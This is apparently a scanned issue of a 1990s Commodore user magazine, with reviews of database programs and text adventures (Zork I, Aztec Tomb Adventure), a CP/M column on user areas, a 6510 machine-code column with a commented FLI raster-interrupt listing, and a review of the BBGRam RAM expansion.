Databases are, essentially, just computer-enhanced filing systems, easing the chores of storing, sorting and retrieving information. However, choosing a database for your needs is not all that simple, simply because not all databases are the same. What's absolutely wonderful for Joe Bloggs and his keeping track of his record collection is just so much bull...p to Phil Smith and his running of a small business. For that reason, if you are serious about using a database, whether it be on a 128 or any other computer, you must study each alternative and compare it to what you NEED in your situation. Personally, I feel that, for serious use, you must design or at least modify an existing commercial offering in order to fulfill your needs. No database that I know of, on any platform, comes complete and ready to go for any and every situation.

## SUPERBASE

The most powerful and versatile database program I know of, and my program of choice. Two very powerful capabilities make this program stand out on its own - programmability and relational database abilities.

The ability to actually program and have instantly available program modules that will allow

you to mold your database to your needs and desires is something that gives Superbase tremendous versatility.

But what do I mean by "relational database" abilities? Simple really, imagine this. A small business maintains two databases, one of customers and their addresses, and the other of stock on hand. A relational database will prepare an invoice addressed to the correct customer, recording the purchases made, while simultaneously retrieving the item price from the Stock on hand data and simultaneously altering the stock levels as required.

## DBASE II

This is a CP/M database and is mentioned here because it is still popular amongst CP/M users and is still a good database to have around. DBase, like Superbase, is programmable and possesses relational abilities. For those reasons it can become a potent tool in the hands of anyone willing to put in the effort to mold the program to their needs. Personally, I find Superbase easier to use, but given my "newness" to the world of CP/M, I guess this is understandable. Even so, I find the command line only system

of DBase a little daunting. As with any two programs on any platform, both have advantages and disadvantages. I personally like the ability to add a little colour as in Superbase, and the extra field types available in that program. However, neither of these are necessary to a good database, and DBase does offer multiple indexes per file (only one in Superbase), which is a considerable advantage in some cases. Even though I am a Superbase fan and use it extensively, I would recommend this one to anyone who spends any amount of time in CP/M mode.

*Warner Naismith*

## Paperback Filer

This is a nice, easy-to-use database program which offers a lot to the home computerist. It is simple to design and/or modify your existing databases. Extensive on-line help is available and several interesting features have been implemented, including a password system allowing only those with the required code access, and the use of a memory buffer in the program. However, I hated having to reload the database every time I switched between



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modules, and the manual leaves a lot to be desired.

This IS a nice little item, but I venture to say not for serious database applications.

## CP/M Corner

by Alastair Hay

### User Areas

User areas are a bit like partitions but are not often used except by those with Hard Drives. However, you can make good use of them if you have a 1571, 1581, or FD 2000 drive. You have a choice of 16 User areas numbered 0 to 15.

I use my areas as follows:- User 0 on my Boot Disk carries the Com (SYS) files required to run my programs. User 0 on my work disk in drive B has Zero (Null) files which tell which user areas hold what (requires no space). User 1 contains Personal Letters, User 2 holds Business letters, User 3 keeps my letters to Commodore Network, and User 4 is used to hold files used by my Outline program (Thoughtline). This means the directory is not cluttered with dozens of non-pertinant files.

Now here is a CP/M User area use that few people know about. Generally programs cannot access files in other User areas unless they have been specifically written to do so. With CP/M however, you can SET files as SYSTEM files, and they can then be accessed for read only purposes from ALL User areas. For example, you could place Wordstar and its .OVR files in User 0 and then set them to SYS. Now you can log onto the disk in drive B, User area 3 with the command 3B: and CP/M responds 3B>. You now type A:WS and lo and behold, Wordstar will appear and log on to User 3, Drive B. CP/M always looks for files in the User area you are logged on

to, but, if you have made your files SYS type, then, when it can not find Wordstar on 3A>, it looks on 0A>.

I have a version of Wordstar complete with Spelling Checker, Grammar Checker, and Outliner on one disk in User 0. If I want to use my Outliner from within Wordstar through the 'R' - run a program - option, I log on to 4B>, call WS, and, when it logs to 4B, press 'L' to log back to drive B (which will, of course, still be 4B) and I am ready to operate on my files with the Outliner. Sounds complicated but it only takes a few keystrokes and is quite fast. The only way now to get into another User area on drive B is to 'X' - Exit - Wordstar. Type, say, 2B:, then A:WS, and in a flash Wordstar is back on screen and logged in to area 2 on drive B.

You can set you files to SYSTEM with SET.COM or NSWP207 (better known as SWEEP). Here is how you do it: With SET.COM, issue command SET A: WS.COM [RW SYS], and hit RETURN. Wild cards can be used as SET A: \*.OVR [RW SYS] or, with NSWP207 (SWEEP), you must tag the files FIRST, then use the 'Y' option, and, when asked which attribute (1 - 4 RS.A), you reply S which will set all tagged files to R/W SYS. I will write an article on the many, many uses of NSWP207 in the near future. By the way, you must now issue the DIRSYS command to see your SYSTEM files in the directory, as the normal DIR command will only let you know that System files exist. Wordstar Version 4 does not require its files set to SYSTEM as it has the ability to log on to ANY User area on any drive. However, some outliners which came onto the market prior to Wordstar 4 will NOT run from within this version unless they are on drive A:, and this is not always possible as disk space on a 1571

can be limited. By the way, if you have a Commodore 64 and a 1541, CP/M is not recommended. Unless you can output in 80 column format, I suggest you give it the thumbs down.

CP/M, because you don't have to worry about software protection, is great fun. You can tailor almost anything to your personal liking, even the Commodore BIOS and the CPM+SYS can be modified. Perhaps I can describe, in a later article, how this can be done. You do not need to be a programmer. CP/M provides all the tools to make it reasonably easy. However, if you can program in assembly language, then you may write your own COMMAND files with Wordstar, assemble with MAC, and then turn this into a COM file with HEXCOM.

Now, a small trick. Anyone with a CMD RAMDrive knows that when you want to format a partition with CP/M format.com, it states 'this is a 1541'. However, if you log on to your 1571, and, when it says 'this is a 1571', press the "SWAP" button on your RAMDrive so that CP/M now thinks the RAMDrive is the '71. It is then quite happy to format your RAMDrive as a 1571 CP/M disk. CMD say this cannot be done and will not work, but I have used this method over a long period and it works without a hitch, formatting the partition as a double-sided 1571 (366k) disk.

### A REQUEST FOR YOUR HELP

If any one knows how to get the CPM+SYS to recognise multiple partitions on an FD2000 I would like to know. It can be done on the CMD Hard Drives, and CMD have stated that they were looking for a PATCH or DRIVER to allow FD2000 and FD4000 owners to format and

use 1.6 MB and 3.2MB disks. At present though, we can only format our FD's as only 1581 disks, which limits their scope within CP/M. I wrote some months ago to CMD but they have not responded, and Terry Chadban of Novo computer Hardware did not no the answer at the time. I would love to be able to format a 1.6 meg disk on my FD2000 in CP/M format, and make full use of the FD's partitioning abilities. Anyone able to assist?

Here is what CMD stated in their manual: "You cannot use multiple 1581 partitions on 1.6 and 3.2 MB disks although it is possible on our Hard Drives. It cannot be done on the FD because CP/M burst commands that access physical sectors on the FD are not translated into corresponding logical sectors within the current partition. This was done to facilitate a simple FUTURE modification to CP/M that will allow the use of the full storage of 1.6 and 3. MB disks".

**CN**

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
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# Venturing Inn

First of all, my apologies for not presenting a column last month. This month, amongst other things, we have a plea for help and two reviews included in the "Classics Corner" section.

## PROBLEMS

This month, Aaron Kernbach from South Australia explains his problem in "Ultima V: Warriors of Destiny" by Origin.

"I have discovered the eight mantras and half the shrines. My problem is that each shrine tells me to go into the Codex to learn of failings, dishonesty, unjust, etc., but how/where can I discover/use the Codex?"

If you can answer this plea then please write to me at my usual address as soon as you can.

## TWIN KINGDOM VALLEY

After my review of this adventure in the April 1994 issue, I was pleased to see a copy included on the Diskcoverer #8 Entertainment disk. I imagine some of you are having trouble with the game. If so, my offer of the map for Twin Kingdom Valley still stands. Simply send 50 cents and a stamp to me if you are interested. Furthermore, if you would like unlimited energy, enter POKE 3936, 128, followed by SYS 37888. This can be entered once the adventure is loaded and you've pressed the reset button on your cartridge.

## CLASSICS CORNER

Since the December 1993 issue, I have reviewed four adventure games in this section of our column: "Red Moon" (Level Nine Computing), "Deadline" (Infocom), "The Sultan's Palace" (Australia's Gary McCleary), and "Twin Kingdom Valley" (Bug Byte). I hope you have found these reviews useful. The important thing to

remember is that there are literally thousands of adventures to choose from. It is impossible for me to look at every one, so I instead have to be very selective. This month, I'll look briefly at the "Aztec Tomb Adventure" and also at the classic "Zork 1: The Great Underground Empire".

## AZTEC TOMB ADVENTURE

In this adventure game you are searching for the ancient Aztec tomb.

"Aztec Tomb Adventure" was written by A.R. Crowther in 1983. It is presented in similar fashion to the adventures included in the "MOUNTAIN VALLEY" series (i.e. King Solomon's Mines, Lost City, Oasis of Shalimar, etc.). Each location is accompanied by a graphic which appears in the top left quarter of the screen. The inclusion of the said graphic enhances the overall appeal.

Any visible objects within a location are listed in the top right corner of screen. The players current location is listed below the graphic, and below this are the possible exits and the text input area. "Aztec Tomb Adventure" understands simple two-word commands, and to move around within the game, you can enter GC NORTH, GO SOUTH, etc., or simply N or S, or whatever the leading letter of your desired direction of movement is. EXAMINE can be abbreviated to EXAM, but INVENTORY needs to be entered as INVE. The adventure also features a vocabulary of over 100 words, which is fairly extensive for a game of this nature. Once you have an idea of what you want to do, it is not terribly hard to carry out an action given the size of the programs vocabulary.

In fact "Aztec Tomb Adventure" isn't too difficult. It shouldn't take you long to make some progress, which makes the game suitable for those new to adventuring. The puzzles are logical and necessary objects are appropriately

concealed.

If you've played and enjoyed any adventure in the MOUNTAIN VALLEY series, it would be worthwhile for you to get hold of this.

RATING: 3.5 out of 5

AVAILABILITY: "Aztec Tomb Adventure" is, as far as I know, available in the Public Domain. If you would like a copy, please send \$2 to me and I'll send you the adventure on a disk.

## ZORK I: THE GREAT UNDERGROUND EMPIRE

Zork I - without a doubt the most renowned of C64 adventure games ever developed. Written by Infocom in 1982, there are still many users who enjoy it to this day - such as newcomers to the good old C64. I must admit to having spent many hours playing "Zork I" until I finally solved it. Of course, all of this was many years back. So, what a trip down memory lane it was to load this game once again and to write this review.

*Heath Kirby Miller*

In Zork I, your objective is to explore a mythical environment in search of fifteen treasures. Over 100 locations are included in this text-only adventure, the majority of which are situated underground.

During your quest, you will encounter other characters, such as a nasty looking troll brandishing a bloody axe, a cyclops, and a thief who steals your valuable treasures. You must deal with each of these characters if you are to succeed.

At this stage I am assuming you have

read my review of "Deadline" (also written by Infocom) in the February 1994 issue. Zork employs a similar system of displaying text. When you enter a command a second time, there will be no disk access. Similarly, once you've visited a location, there is no disk access should you visit it again. In fact, unless you enter the command VERBOSE, which will redisplay the description if you enter a location a second time, you'll only be given the name of the location you're in (Cellar, Rocky Ledge, etc.) and any objects present. Simply enter BRIEF or VERBOSE to switch from one method of text display to the other.

As I have said numerous times before, I'm not overly pleased about frequent disk access, particularly given the fact that disk drives for the C64 aren't as easily accessible as they once were! Nevertheless, there is quite a lot of text included in the adventure, which is very well written and thus unlikely to bore you so it's worth waiting for it to appear on screen.

Like "Deadline" (and the many other Infocom adventures), the parser in Zork understands complete sentences. For example: "TURN THE BOLT WITH THE WRENCH" and "PUT EGG, CANARY, BAUBLE AND STILETTO IN CASE".

Furthermore, all the usual abbreviations are understood (I for INVENTORY, L for LOOK, Q for QUIT).

The adventure records a score which is displayed, along with the number of moves you have made, at the top of the screen ("Convention Blues" by Dorothy Millard utilises the same system).

"Zork I" has some interesting puzzles, but over the years every second adventure written seems to have gained inspiration from them. One of the best conundrums in the game concerns having to give the jewelled egg to the thief who wanders around during play and steals your treasures. He will open it for you, after which time (being a friendly type of guy!), you kill him to obtain the egg and the item previously sealed in it.

"Zork I" allows you to SAVE and RESTORE your position. When you enter the command SAVE, you are asked which position you wish to save to (0-7, with 0 being the default), and also which disk drive the save disk is inserted in to (8 or 9). Quite a handy feature, I feel.

As I'm rapidly running out of space, this review isn't as comprehensive as it perhaps should be, nevertheless . . .

OPINION: "Zork I" has had a tremendous impact on the adventure gaming world. Versions of it have appeared on all popular computer formats (as have the sequels). The game includes plenty of variation and is difficult enough to challenge even the most experienced adventurer. If you haven't a copy, now is the time to rectify the situation. A definite classic which is still as enjoyable for me today as it was for me when I first completed it a number of years ago.

RATING: 4 out of 5

AVAILABILITY: In my years of contact with other C64 users it's amazing just how many own this adventure, but finding someone who will part with their copy may be difficult! Try advertising in the "Micro-Mart" pages of this magazine if you

would like to obtain this adventure.

If anyone is interested, I have a preview version of "Zork I". It contains only a sub-set of the locations, puzzles, and descriptions found in the larger disk-based version. If you would like this preview please send \$2 to me and I'll return a copy (on disk) to you. If you're also after the "Aztec Tomb Adventure", just let me know, and I'll send you a copy - no need for additional money.

## THAT'S IT!

Once again it's time for me to dash. I hope you've enjoyed this column. Next month, Andrew Gormly from South Australia provides us with the first installment of his walkthrough for "Zork I" reviewed above.

In the meantime, if you've an answer to Aaron Kernbach's problem in "Ultima V" (or have one of your own in an adventure or RPG), want to obtain the "Twin Kingdom Valley" map, "Aztec Tomb Adventure", or "Zork I" preview, here's my address:

**RMB 221  
SUNRAYSIA HWY.  
STUART MILL  
VIC. 3478**

If sending a plea for help, please remember to include a stamped addressed envelope, unless you've enclosed \$2 for one or both of the programs I'm offering, or requesting the "Twin Kingdom Valley" map.

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if you can be the first to solve....

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# P.M.C.C.

## Programmers Machine Code Column

Before we get started I'd like to bring to your attention some errors from the previous machine code article. Three lines in the Raster Interrupt listing had small errors which hopefully you managed to correct when typing them in. Here are the correct lines-

```
2000 TEMP WOR 0
2140 STA $D021
2290 JMP $EA81
```

This month there are some helpful hints on linking the various components of a program, some general coding tips, and a FLI routine for advanced coders.

### BUNGING IT ALL IN TOGETHER

For beginner MCoders it can be quite a hassle to integrate separate routines of a program (such as music, graphics, data and code) into a single executable file. This month we will look at the usual method, which involves the use of a utility referred to as a "linker", an essential tool for MC program development. The most popular linker is called "Sledgehammer".

### Music:

Almost all non-North American Public Domain music is arranged in a standard way. The music file is self-contained, consisting of a small JUMP-table at the beginning of the file followed by the music driver name and version and the composer's name in ASCII, then about 2K for the driver routine and the rest of the memory area containing music data (voice, sequence and note tables), ending with 3 or more zero bytes (or sometimes with the musician's name or a short message in ASCII). The file is arranged to fit in usually no more than 4K and generally sits between memory locations \$1000 (decimal 4096) and \$1FFF (decimal 8191). The various Public Domain music editors available, such as "Graffiti Music Editor" are used to edit the music voice, note and sequence data for the various driver (aka player) routines. Graffiti Editor edits the sound data for the "DMC" driver, and there are a number of other

music editors that also let you write music for the DMC driver routine. When a musician finishes a piece of music, the Music Editor will save the music data together with the driver routine as a single, stand-alone file, usually between 8 and 16 blocks long. The resulting file can then reside in memory (eg \$1000-\$1FFF) and, after a LDA #\$00:JSR \$1000 to initialise the music variables, a JSR \$1003 called once every 50th/second from the user's main demo or game loop will keep the music playing. Music files that have more than one tune within them are initialised with the required tune number (eg LDA #3 (tune 3):JSR \$1000).

A music files can also be played from BASIC with the following routine-

(make sure you've loaded in a music file first)

```
10 POKE 780,0:SYS 4096
20 SYS4099:FOR I=0TO7:NEXT:GOTO20
```

### Obtaining a music file:

Many PD libraries should have music collections, and, since most C64 music is created by demo-scene musicians, if you know somebody who is in the "Demo Scene" then he/she would almost certainly have some music file collections. Music Editors such "Graffiti Music Editor" are often supplied with a few dozen sample music files, or you could even write your own music.

But what about Compute!'s "SID" music format that is popular in the USA?"

Well, most PD music from North America is still written using this obsolete format. "SID Music" files are technically inferior to the European formats such as JCH, DMC and 20CC, and are not seriously used outside of North America.

Example of using an MC program with music:

The Raster Interrupt routine from last month can be modified to play music.

Load it into your assembler and insert the following lines:

```
1031 LDA #0
1032 JSR $1000
2161 LDA #0
2162 STA $D418
2341 JSR $1003
```

Yep, that's all there is to it. Now save the sourcecode as "RIM.SOR", then assemble it and enter the monitor (I assume you're using the PD "6510+Assembler") to save the resulting machine code from \$C000 to \$C0E8 as "RIM.OBJ" (OBJ stands for "OBject code").

Okay, so far, so good. Now hopefully you have a "linker" utility handy. I prefer to use "old faithful", namely "SLEDGEHAMMER", but most linkers are basically the same. A linker is used to bundle two or more files, such as music and code, into a single, runnable file. Once the runnable file is loaded and run, a short MC routine will un-bundle the original files and place them back to their original positions in

*Marc Walters*

memory before JMP'ing to a nominated routine. Before linkers were invented, an MC programmer had to load all the relevant files (music, MC routines, data, graphic screens, fonts, etc) into the 64's RAM at once, then use an MC monitor to save a continuous block of memory- from the beginning of the file loaded into the lowest area of RAM to the end of the file loaded into the highest area of RAM. This method was awkward and wasted valuable disk space by saving unused areas of RAM.

Okay, copy a music file to the same disk as RIM.OBJ and rename it "MUSIC \$1000/03". The music file must begin at \$1000 and use JMP \$???? at \$1000 for its initialise routine, and the JMP \$???? at \$1003 for the player routine.

Load and run your copy of "Sledgehammer". Insert the disk with the music and "RIM.OBJ" then follow the onscreen instructions- press F1 to begin, use <Cursor> keys and

<Return> to select "MUSIC \$1000/03" and "RIM.OBJ" then press "C". You don't need to relocate any files so just press Return. When prompted, type the Save Name as "RIM", set the JMP TO as \$C000 (the start of your MC routine) and set \$01 to \$37. The drive will be accessed then a spacebar prompt will appear. Press space to save the linked and packed program. The resulting file named "RIM" can now be loaded in and RUN. The result should be the original raster interrupt effect from last month plus some nice music.

## Graphics:

Most games and demos use redefined character mode rather than bitmap for their screen displays. Character graphics use less memory and are easier to use than bitmap graphics. There are a number of good character editors available, the best is probably Tony Crowther's "3 into 1 Graphics Editor", which is an integrated package with Sprite, Char and Char-Map editors. This PD graphics editor can be used to make huge scrolling game maps, animated sprites, and fonts. "Logo Designer" from demo team Centauri is an excellent 4-colour bitmap editor with bitmap to char file conversion options.

Within Video bank 0 (\$0000-\$3FFF) and VBank 2 (\$8000-\$BFFF) sprite and redefined character definitions cannot be placed between \$1000 and \$1FFF (and VB2's \$9000-\$9FFF) due to the character "Shadow ROM" being present, so a programmer is restricted to using RAM areas other than these. Video Banks 1 and 3 have no such restrictions.

## Data tables:

Often data tables needed by a program can be generated by short subroutines executed at the very start of the routine. For example, a 256 byte table made up of the pattern 0,1,2,3,4,5,6,7,0,1,2,3,4,5,6,7,0,... could be written to memory using a machine code monitor's M command, then saved, to be linked with the main routine later, OR, more efficiently, the following subroutine could be used-

```
start LDX #0
loop TXA
AND #7
STA table,x
INX
BNE loop
RTS
```

## A few final tips:

When creating a large MC program you should keep track of memory usage - don't let code and data overlap. Keep your code as simple as possible, use subroutines where possible, and plan your code carefully rather than frantically typing in a routine and finding out next day the routine is riddled with obscure bugs. Use comments in your sourcecode for future reference.

## FLEXIBLE LINE INTERPRETATION (F.L.I.)

The astonishing "FLI" graphics mode has been in use since the early 1990s. Used at first in demos for ultra-colourful but static picture displays, the technique and its variants are today used for amazing graphic effects previously seen only on the Amiga.

In standard text mode, while the top raster line of each eight-line character row is being drawn to the screen the 6510 processor is disabled to allow the VIC-II chip to access the character matrix data at location \$0400 (decimal 1024). The VIC uses the character values of the current character row to select the proper character image definitions - either those in the "Shadow ROM" area at \$1000-\$1800 or a user-defined character set. The image data for that particular character is used for the following 7 raster lines as well. Note that the character set CAN be changed on each raster line, but normally the character matrix stays the same for at least the 8 raster lines in the character row.

Fortunately some clever Germans discovered a way to force the VIC to read the character matrix data every rasterline, the result being that if the character matrix pointer is also changed every raster line the change will be recognised by the VIC and

drawn to the screen.

The machine code concept is simple - add 5 to the Y-Fine scroll value (\$D011 Bits 2-0), AND with 7 then put the result back in the Y-fine scroll bits. The value must be put in \$D011 when the raster is drawing the extreme left of the current raster line, and there must be absolutely NO cycle flicker. Precalculated data tables have to be used because there are only 23 cycles per line (22 with NTSC) left to update the registers (40 cycles are snatched by the VIC-II every raster line). There are a few other restrictions which may become evident with experimentation.

## MULTICOLOUR BITMAP FLI FORMAT:

The usual memory map for a Multicolour Bitmap mode FLI picture is-

\$3C00-\$3FFF: Main colour memory for \$D800-\$DB00

\$4000-\$5FFF: Eight 1Kb colour memory data for the bitmap. The first 1Kb is the colour data for the first raster line in each row of character colour cells. The 2nd 1Kb is the colour data for the 2nd raster line in each row, etc. Notice how each byte of bitmap now has its own colour memory, rather than eight bytes sharing a colour cell. Also note that the main colour memory at \$D800-\$DBFF is still shared by all 8 bytes in each 8\*8 pixel block.

\$6000-\$7FFF: 8Kb bitmap image.

There is another similar FLI format that includes a separate \$D020 colour for each raster line. As it requires a slightly different code technique we'll put that one in the "too hard so leave it till later" basket.

## REQUIREMENTS:

You need an assembler to type in and test the sourcecode, preferably "6510+Assembler" or "Mikro Assembler". A FLI picture of the above format would come in handy, so either write to me for a few, wait till the next Disk-Coverer disk comes out, or use a

# Island of the Dragons



A new action adventure game for the C64. The game features Amiga-like graphics and a unique storyline that unfolds as an interactive novel or movie. Discover the link between dragons and the prehistoric past.

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utility cartridge such as Super Snapshot or Action Replay to rip out a FLI picture from a demo or one of the many FLI slideshows available.

## THE SOURCECODE:

```
Warm up those fingers then start
typing!
1000 *=$C000
;Code begins at 49152
1010 ;
1020 RV = 48
1030 BD = $D020
1040 BK = BD+1
1050 VECT = $0314
1060 V0 = $D011
;This control register is used to
set screenblanking, bitmap or
character mode, and Y-direction
fine pixel scroll
1070 V1 = $D018
;This register points to the
screen (or bitmap colour nybble
map) and character image data
1080 BMB = $6000
;Start of 8k bitmap image
1090 BCB = $4000
;Start of 8*1k colour nybble maps
1100 CRTAB = $CE00
;Precalculated values used to
force the FLI effect are stored
here (200 bytes)
1110 VIDTAB = $CF00
;Precalculated values for
changing screen maps during FLI
loop are stored here (200 bytes)
1120 ;
1130 ;
1140 SEI
1150 JSR MAKET
;Calculate CRTAB & VIDTAB values
1160 JSR COLPUT
;Put the colours at $3C00-$3FFF
to $D800-$DBFF
1170 JSR VECTSTR
;Store CINV vector ($0314/15)
1180 JSR VECTINIT
;Set new CINV vector
1190 JSR REGINIT
;Initialise VIC registers
1200 LDA #RV
1210 STA $D012
1220 LDA #1
1230 STA $D019
1240 STA $D01A
1250 LDA #$F0
1260 STA MIL
1270 LDA #$FE
1280 STA MIL+1
1290 LDA #0
1300 CLI
1310 MIL BEQ MIL
1320 JMP EXIT
;Lines 1250-1280 set up the
initial "BEQ loop"
1330 ;
1340 FLIER INC $D020
1350 DEC $D020
;$D020 is used to show the cycle
flicker present. The maximum
cycle flicker will depend on the
command with the longest machine
cycle length in the code running
outside the interrupt. In this
case BEQ MIL means a maximum 2
cycles of flicker. A "LOOP JMP
LOOP" would mean up to 3 cycles
of flicker, etc. Since the
flicker killer routine smooths
off one cycle per rasterline, a
BEQ loop means only 2 rasterlines
are used for smoothing
1360 BIT $FFFF
1370 BIT $FF
1380 LDA $D012
1390 CMP #RV
1400 BEQ R0C0
;Lines 1360-1400: The BIT
```

```
commands are used to wait a
further 7 cycles. The 1st
smoothing pass- $D012 is read at
what SHOULD be the 63rd cycle
along the rasterline. If $D012 =
RV (a value of 48) then an extra
cycle is added by the BEQ (An
executed Branch instruction takes
3 cycles but if a branch is
skipped only 2 cycles are used).
Due to timing differences NTSC
users try changing line 1370 to
"NOP".
1410 R0C0 LDY #$0A
1420 ROL1 DEY
1430 BNE ROL1
1440 BIT $FFFF
1450 LDA $D012
1460 CMP #RV+1
1470 BEQ R0C1
;Lines 1410-1470 waits some
cycles then attempts to shave off
another cycle. NTSC users try
changing line 1440 to "BIT $FF".
1480 R0C1 INC $D020
1490 DEC $D020
;The 4 cycle $D020 'colour change
should now be still. Note that a
cycle is one character (8 pixels)
wide on the screen.
1500 LDY #7
1510 ROL2 DEY
1520 BPL ROL2
1530 BIT $FFFF
1540 NOP
;Wait one line.
1550 LDX #0
1560 LDY #199
;.Y holds number of raster lines
to force FLI, .X is for timing.
1570 FML LDA CRTAB,Y
1580 STA V0,X
1590 LDA VIDTAB,Y
1600 STA V1,X
1610 DEY
1620 BNE FML
;Lines 1570 to 1620 contain the
FLI effect loop. NTSC users will
have to cut ONE machine cycle
from the loop. Try removing ",X"
from line 1580 or 1600.
1630 LDA $DC01
1640 CMP #$EF
1650 BNE NOEXIT
;Check $DC01 for spacebar
1660 LDA #$EA
1670 STA MIL
1680 STA MIL+1
;If space pressed then changes
"MIL BEQ MIL" to two NOPS
1690 NOEXIT JSR FLICK
;Some cycle flicker is introduced
or else we wouldn't know if the
shaver routine was working
1700 BOTCHK BIT $D011
1710 BPL BOTCHK
1720 LDA #56+3
1730 STA $D011
1740 LDA #1
1750 STA $D019
1760 CLI
1770 JMP $EA81
;Lines 1700-1710 wait till bit 9
of $D012 (located as bit 8 in
$D011) is set. Lines 1720-1770
reset the Y-Fine bits, enable
raster interrupts and exit the
current routine.
1780 ;
1790 COLPUT LDX #0
1800 CPL LDA $3C00,X
1810 STA $D800,X
1820 LDA $3D00,X
1830 STA $D900,X
1840 LDA $3E00,X
1850 STA $DA00,X
1860 LDA $3F00,X
1870 STA $DB00,X
1880 DEX
1890 BNE CPL
1900 RTS
```

```
;COLPUT transfers stored colour
data to its rightful place
1910 ;
1920 VECTSTR LDA VECT
1930 STA VS
1940 LDA VECT+1
1950 STA VS+1
1960 RTS
;Store original $0314/15 values
1970 ;
1980 VECTGET LDA VS
1990 STA VECT
2000 LDA VS+1
2010 STA VECT+1
2020 RTS
;Restore original $0314/15 values
2030 ;
2040 EXIT SEI
2050 LDA #0
2060 STA $D01A
2070 LDA #$81
2080 STA $DC0D
2090 LDA #200
2100 STA $D016
2110 LDA #21
2120 STA $D018
2130 LDA #$1B
2140 STA $D011
2150 LDA #3
2160 STA $DD00
2170 JSR VECTGET
2180 CLI
2190 RTS
;This exit routine neatly brings
back the normal text screen and
resets those pesky interrupts
2200 ;
2210 VECTINIT LDA #<FLIER
2220 STA VECT
2230 LDA #>FLIER
2240 STA VECT+1
2250 RTS
;$0314/15 is loaded with the
FLIER vector
2260 ;
2270 REGINIT LDA #$7F
2280 STA $DC0D
2290 LDA $DC0D
;Disable hardware IRQ.
2300 LDA #$1B
2310 ORA #32
2320 STA $D011
;Bitmap ON
2330 LDA $D016
2340 ORA #16
2350 STA $D016
;Multicolour ON
2360 LDA #0
2370 STA $D021
;Black background
2380 LDA $DD02
2390 ORA #8
2400 STA $DD02
2410 LDA $DD00
2420 AND #252
2430 ORA #2
2440 STA $DD00
;Change Video Bank to the 2nd 16k
block of RAM (16384-32767)
2450 RTS
2460 ;
2470 V0T BYT
56+7,56+6,56+5,56+4,56+3,56+2,56+
1,56
2480 V1T BYT
$58,$48,$38,$28,$18,8,$78,$68
2490 VS WOR 0
;2 byte variable storage
2500 ;
2510 MAKET LDX #7
2520 LDY #255
2530 MAKETL LDA V0T,X
2540 STA CRTAB,Y
2550 LDA V1T,X
2560 STA VIDTAB,Y
2570 DEY
2580 DEX
2590 BPL MAKETL
2600 LDX #7
2610 CPY #255
2620 BNE MAKETL
```

```

2630 RTS
MAKET builds the two 200 byte
"lookup" tables
2640 ;
2650 FLICKC BYT 0
2660 FLICK INC FLICKC
2670 LDX FLICKC
2680 FL DEX
2690 BNE FL
2700 RTS

```

;FLICK provides some cycle flicker which would normally be present if we had a music routine or whatever running.

One of the unwanted effects of FLI is that the leftmost 3 character columns within the FLI effect area do not fetch colour nybble data properly, resulting in an unwanted colour scheme. In hires bitmapmode this strip is always light Grey for some reason. Due to this, most FLI pictures do not use the three leftmost character columns.

Unfortunately Commodore's technicians never properly documented these effects (and are still probably unaware of them) so its up to programmers to experiment. There are several good articles on VIC-2 timing available off Internet including "The memory accesses of the MOS 6569 VIC-II and MOS 8566 VIC-IIe Video Interface Controller" by Marko Makela. Fully commented sourcecode for the FLI routine plus some FLI graphics for use with the routine will be available on the next Disk-Coverer, or you can obtain them direct from me (send \$2 worth of stamps to cover the price of a disk and postage).

If anyone has any suggestions for a future machine code project, or would like to see a particular subject covered then please drop me line, I'm open to suggestions.

For obtaining FLI graphics, sourcecode, The "6510+ Assembler" with instructions, etc., my address is:

**32 Renfrew Crescent  
Edgeworth  
NSW 2285  
AUSTRALIA**

CN

# Showcase

## BBG

*The Battery Backed GEOS compatible RAM Disk.*

The BBGRam by Performance Peripherals, Inc of New York, U.S.A. offers 0.5, 1, or 2MB of non-volatile Ram expansion for any 64-128 Commodore computer. The package I received contained:  
**BBGRam 2Meg device.**  
**240V Power Supply.**  
**4 D-cell battery holder.**  
**BBGRam Utilities disk.**  
**Registration card.**  
**User's Manual.**  
**Addendum to User's Manual.**

Plugging in the Ram device was no problem, with the label up as it said in the manual, just like plugging in a cartridge really. Although the BBGRam can be used without power supply and back-up (the battery pack can supply up to 3 weeks of continuous emergency supply), it made sense to have these in place. Replacing all my needed files each power-up sounds like too much wasted time to me. After setting up the battery back-up and the Power Supply I was ready to turn it on. And on I went, testing of the BBGRam was my first priority. Performance Peripherals supplies TESTBBGRAM, a program on the utility disk for this purpose. This program is a 64 program, LOAD and RUN it in 64 mode for you 128 users. Performance Peripherals state testing of the 128 mode separately is not required. With glee I found no error reports by the auto-test program and continued on.

Don't forget to fill out and send away your registration and warranty card at this stage, so if you do have any problems, or the unthinkable happens, you can be well taken care of and of course you then qualify for product support, a must if you wish to keep up to date.

Installing the BBGRam for use with GEOS was next. I had some trouble getting the correct set of files for BOOTing at first, the way the RAM drive uses DeskTop is different to 'The Gateway', so special care needs to be taken there. Because I use a 128D, (the built-in drive is device #8 and has no drive device number switching yet - because auto BOOTing from the RAMdrive requires the RAMdrive to be device #8), I decided to BOOT The

Gateway from my 1581. Performance Peripherals claim that GEOS can be auto-BOOTed from the RAM disk itself, but I have not tried this due to my lack of drive number swiching on the 128D. If you are already using GEOS 2 - GEORAM version, no modification to your BOOT files will be necessary, just copy them onto the BBGRam or BOOT disk and away you go. BBGRam uses the same register map as GEORAM. The BBGRam uses techniques which are similar to those used by GEORAM and the GEORAM kernal is used. Ram expansion access routines are patched into the original GEOS kernal by MountBBGRam in the case of non-GEORAM users.

If you don't use GEORAM already, no problem. Performance Peripherals

*Scott Roseboom*

